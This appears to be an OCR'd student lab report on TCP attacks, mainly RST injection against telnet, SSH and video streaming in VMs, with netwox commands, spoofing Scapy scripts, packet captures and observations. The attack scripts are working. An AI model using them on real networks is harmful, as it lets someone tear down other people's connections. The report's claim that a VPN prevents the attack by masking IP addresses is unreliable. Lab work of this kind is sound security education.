

Defense Thought:
Although in my case, turning the cookie on and off didn't seem to make that much of a difference, I think that a good way to defend against this attack would be to have the cookie turned on at all times because having the cookie turned on is a defense mechanism to counter the attack. I think it should ideally show less SYN_RECV connections.

Task 4:

- **Telnet**
  -
```
[11/21/21]seed@VM:~$ sudo netwox 78 --device enp0s3 --filter "host 10.0.2.6" --spoofip "raw"
^C
[11/21/21]seed@VM:~$
```
  - 



  - 

- **SSH**
  -
```
[11/21/21]seed@VM:~$ sudo netwox 78 --device enp0s3 --filter "host 10.0.2.6" --spoofip "raw"
^C
[11/21/21]seed@VM:~$
```

- 
```
[11/21/21]seed@VM:~$ ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Nov 21 16:59:55 2021 from 10.0.2.5
[11/21/21]seed@VM:~$
[11/21/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.6 por
t 22: Broken pipe
```
- 

104	2021-11-21 17:00:52.8769756…	10.0.2.5	10.0.2.6	SSHv2	510 Client: Encrypted packet (len=444)
105	2021-11-21 17:00:52.8779367…	10.0.2.6	10.0.2.5	TCP	66 22 → 57330 [ACK] Seq=2896693581 Ack=2913…
106	2021-11-21 17:00:52.8810239…	10.0.2.6	10.0.2.5	SSHv2	174 Server: Encrypted packet (len=108)
107	2021-11-21 17:00:52.8939502…	10.0.2.6	10.0.2.5	SSHv2	430 Server: Encrypted packet (len=364)
108	2021-11-21 17:00:52.8948054…	10.0.2.5	10.0.2.6	TCP	66 57330 → 22 [ACK] Seq=2913060949 Ack=2896…
109	2021-11-21 17:00:52.9537075…	10.0.2.6	10.0.2.5	SSHv2	126 Server: Encrypted packet (len=60)
110	2021-11-21 17:00:52.9968320…	10.0.2.5	10.0.2.6	TCP	66 57330 → 22 [ACK] Seq=2913060949 Ack=2896…
111	2021-11-21 17:01:26.4644071…	10.0.2.5	10.0.2.6	SSHv2	102 Client: Encrypted packet (len=36)
112	2021-11-21 17:01:26.4681787…	10.0.2.6	10.0.2.5	SSHv2	102 Server: Encrypted packet (len=36)
113	2021-11-21 17:01:26.4686035…	10.0.2.5	10.0.2.6	TCP	66 57330 → 22 [ACK] Seq=2913060985 Ack=2896…
114	2021-11-21 17:01:26.4704028…	10.0.2.6	10.0.2.5	SSHv2	126 Server: Encrypted packet (len=60)
115	2021-11-21 17:01:26.4707773…	10.0.2.5	10.0.2.6	TCP	66 57330 → 22 [ACK] Seq=2913060985 Ack=2896…
116	2021-11-21 17:01:26.4746396…	10.0.2.6	10.0.2.5	TCP	54 22 → 57330 [RST, ACK] Seq=2896694113 Ack…
117	2021-11-21 17:01:26.4750007…	10.0.2.5	10.0.2.6	TCP	54 57330 → 22 [RST, ACK] Seq=2913060985 Ack…
118	2021-11-21 17:01:26.4753173…	10.0.2.6	10.0.2.5	TCP	54 [TCP ACKed unseen segment] 22 → 57330 [R…
119	2021-11-21 17:01:26.4756304…	10.0.2.5	10.0.2.6	TCP	54 57330 → 22 [RST, ACK] Seq=2913060985 Ack…
120	2021-11-21 17:01:26.4759614…	10.0.2.6	10.0.2.5	TCP	54 [TCP ACKed unseen segment] 22 → 57330 [R…

SCAPY

- Telnet
  - 
```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.6")
tcp = TCP(sport=47838, dport=23, flags="R", seq=1685404087, ack=0)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```
  - 

87	2021-11-21 18:10:34.9374613…	10.0.2.6	128.194.254.1	DNS	87 Standard query 0x82b1 AAAA csce-sp2-vl60…
88	2021-11-21 18:10:34.9413459…	128.194.254.1	10.0.2.6	DNS	209 Standard query response 0xb596 A csce-sp…
89	2021-11-21 18:10:34.9444886…	128.194.254.1	10.0.2.6	DNS	147 Standard query response 0x82b1 AAAA csce…
90	2021-11-21 18:10:35.1612034…	10.0.2.6	10.0.2.5	TELNET	87 Telnet Data ...
91	2021-11-21 18:10:35.1628413…	10.0.2.5	10.0.2.6	TCP	66 47838 → 23 [ACK] Seq=1685404087 Ack=2364…
92	2021-11-21 18:12:09.4026387…	PcsCompu_ce:35:fc…	Broadcast	ARP	42 Who has 10.0.2.62 Tell 10.0.2.4

```
▸ Frame 91: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_4a:7f:a2 (08:00:27:4a:7f:a2), Dst: PcsCompu_76:4a:6f (08:00:27:76:4a:6f)
  ▸ Destination: PcsCompu_76:4a:6f (08:00:27:76:4a:6f)
  ▸ Source: PcsCompu_4a:7f:a2 (08:00:27:4a:7f:a2)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▾ Transmission Control Protocol, Src Port: 47838, Dst Port: 23, Seq: 1685404087, Ack: 2364700758, Len: 0
    Source Port: 47838
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1685404087
    Acknowledgment number: 2364700758
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
```




```
0000  08 00 27 76 4a 6f 08 00  27 4a 7f a2 08 00 45 10   ··'vJo·· 'J····E·
```

```
root@VM:/media/sf_shared_folder5# python3 task4.py
version    : BitField  (4 bits)                  = 4               ('4')
ihl        : BitField  (4 bits)                  = None            ('None')
tos        : XByteField                          = 0               ('0')
len        : ShortField                          = None            ('None')
id         : ShortField                          = 1               ('1')
flags      : FlagsField                          = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)                 = 0               ('0')
ttl        : ByteField                           = 64              ('64')
proto      : ByteEnumField                       = 6               ('0')
chksum     : XShortField                         = None            ('None')
src        : SourceIPField                       = '10.0.2.5'      ('None')
dst        : DestIPField                         = '10.0.2.6'      ('None')
options    : PacketListField                     = []              ('[]')
--
sport      : ShortEnumField                      = 47838           ('20')
dport      : ShortEnumField                      = 23              ('80')
seq        : IntField                            = 1685404087      ('0')
ack        : IntField                            = 0               ('0')
dataofs    : BitField  (4 bits)                  = None            ('None')
reserved   : BitField  (3 bits)                  = 0               ('0')
flags      : FlagsField                          = <Flag 4 (R)>    ('<Flag 2 (S)>')
window     : ShortField                          = 8192            ('8192')
chksum     : XShortField                         = None            ('None')
urgptr     : ShortField                          = 0               ('0')
options    : TCPOptionsField                     = []              ("b''")
root@VM:/media/sf_shared_folder5#
```

```
[11/21/21]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Nov 21 18:04:20 EST 2021 from csce-sp2-vl605.net.t
amu.edu on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[11/21/21]seed@VM:~$ Connection closed by foreign host.
```

- SSH

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.6")
tcp = TCP(sport=37122, dport=22, flags="R", seq=4117411908, ack=3522100439)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

- 
```
38 2021-11-21 18:24:28.2623584… 10.0.2.5        10.0.2.6        TCP    66 37122 → 22 [ACK] Seq=4117411908 Ack=
39 2021-11-21 18:25:44.9927383… PcsCompu_ce:35:fc Broadcast      ARP    42 Who has 10.0.2.6? Tell 10.0.2.4
40 2021-11-21 18:25:44.9936845… PcsCompu_76:4a:6f PcsCompu_ce:35:fc ARP 60 10.0.2.6 is at 08:00:27:76:4a:6f
41 2021-11-21 18:25:44.9949107… 10.0.2.5        10.0.2.6        TCP    54 37122 → 22 [RST] Seq=4117411908 Win=
42 2021-11-21 18:25:52.5531387… 10.0.2.5        10.0.2.6        SSHv2 102 Client: Encrypted packet (len=36)
43 2021-11-21 18:25:52.5535547… 10.0.2.6        10.0.2.5        TCP    60 22 → 37122 [RST] Seq=3522100439 Win=
44 2021-11-21 18:25:57.6769323… PcsCompu_4a:7f:a2 PcsCompu_76:4a:6f ARP 60 Who has 10.0.2.6? Tell 10.0.2.5
45 2021-11-21 18:25:57.6776122… PcsCompu_76:4a:6f PcsCompu_4a:7f:a2 ARP 60 10.0.2.6 is at 08:00:27:76:4a:6f

▸ Frame 38: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_4a:7f:a2 (08:00:27:4a:7f:a2), Dst: PcsCompu_76:4a:6f (08:00:27:76:4a:6f)
  ▸ Destination: PcsCompu_76:4a:6f (08:00:27:76:4a:6f)
  ▸ Source: PcsCompu_4a:7f:a2 (08:00:27:4a:7f:a2)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▾ Transmission Control Protocol, Src Port: 37122, Dst Port: 22, Seq: 4117411908, Ack: 3522100439, Len: 0
    Source Port: 37122
    Destination Port: 22
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 4117411908
    Acknowledgment number: 3522100439
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 290
    [Calculated window size: 37120]
```
- 
```
root@VM:/media/sf_shared_folder5# python3 task4.py
version    : BitField  (4 bits)                = 4               ('4')
ihl        : BitField  (4 bits)                = None            ('None')
tos        : XByteField                        = 0               ('0')
len        : ShortField                        = None            ('None')
id         : ShortField                        = 1               ('1')
flags      : FlagsField                        = <Flag 0 ()>     ('<Flag 0 ()>')
frag       : BitField  (13 bits)               = 0               ('0')
ttl        : ByteField                         = 64              ('64')
proto      : ByteEnumField                     = 6               ('0')
chksum     : XShortField                       = None            ('None')
src        : SourceIPField                     = '10.0.2.5'      ('None')
dst        : DestIPField                       = '10.0.2.6'      ('None')
options    : PacketListField                   = []              ('[]')
--
sport      : ShortEnumField                    = 37122           ('20')
dport      : ShortEnumField                    = 22              ('80')
seq        : IntField                          = 4117411908      ('0')
ack        : IntField                          = 3522100439      ('0')
dataofs    : BitField  (4 bits)                = None            ('None')
reserved   : BitField  (3 bits)                = 0               ('0')
flags      : FlagsField                        = <Flag 4 (R)>    ('<Flag 2 (S)>')
window     : ShortField                        = 8192            ('8192')
chksum     : XShortField                       = None            ('None')
urgptr     : ShortField                        = 0               ('0')
options    : TCPOptionsField                   = []              ("b''")
root@VM:/media/sf_shared_folder5#
```
- 
```
[11/21/21]seed@VM:~$ ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Nov 21 18:22:38 2021 from csce-sp2-vl605.net.tamu.edu
[11/21/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.6 port 22: B
roken pipe
```

Design:
I first used telnet/ssh to connect the two victim VM's together. To tell the two VM's apart, I created a directory called "PersonA" in the VM named Victim clone 1 and a directory called "PersonB" in the VM called victim clone 2. In the second screenshot you can see that once I ran telnet/ssh 10.0.2.6 in victim clone 1, I was able to see victim 2's files from vm 1. After connecting person A and person B, I ran the netwox 78 command to break the existing connection between them.


Observation:

- Telnet
    - After running the netwox command once and going back to the victim 1 vm, when I try to press enter or run any other commands, it gave the error that the "Connection was closed by a foreign host".
- SSH
    - After running the netwox command once and going back to the victim 1 vm, when I try to press enter or run any other commands, it gave the error that their was a "Broken pipe".

Explanation:
Based on the observations above it is evident that in both cases, running the netwox command and Scapy program broke the existing telnet/ssh connections between person A and B. This is proven in the Wireshark screenshots from above. You can see that it gave an RST response back.

Defense Thought:
Using a VPN would help with this attack as a VPN masks the user's IP address. Withouth their IP address, the attack would not have been able to have been carried out and thus could've been prevented.

Task 5:



Design:

This task was pretty similar to the previous one. I used the netwox 78 command to carry out this attack. So I set up the youtube video on the victim VM and had it playing. Then I ran the netwox command from the attacker VM to attack the video streaming application.


Observation:
Once I ran the command, the youtube video continued to play, but it stopped loading overall. I even tried to skip over to a later part of the video, but it buffered for a long time. Since this was the outcome, I believe the attack was successful because it stopped the video from playing.

Explanation:
Basically, this command resets each packet that comes from the victim's machine. So overall, this would have broken the connection for the victim and prevented them from watching the video. I also noticed that when I stopped running the netwox command, the video was able to play again. Overall, I would say this attack was successful.


Defense Thought:
As task 4&5 are very similar, and even use the same command, I would say the defense thought is the same. Using a VPN would help with this attack as a VPN masks the user's IP address. Withouth their IP address, the attack would not have been able to have been carried out and thus could've been prevented.

Task 6:

Netwox:

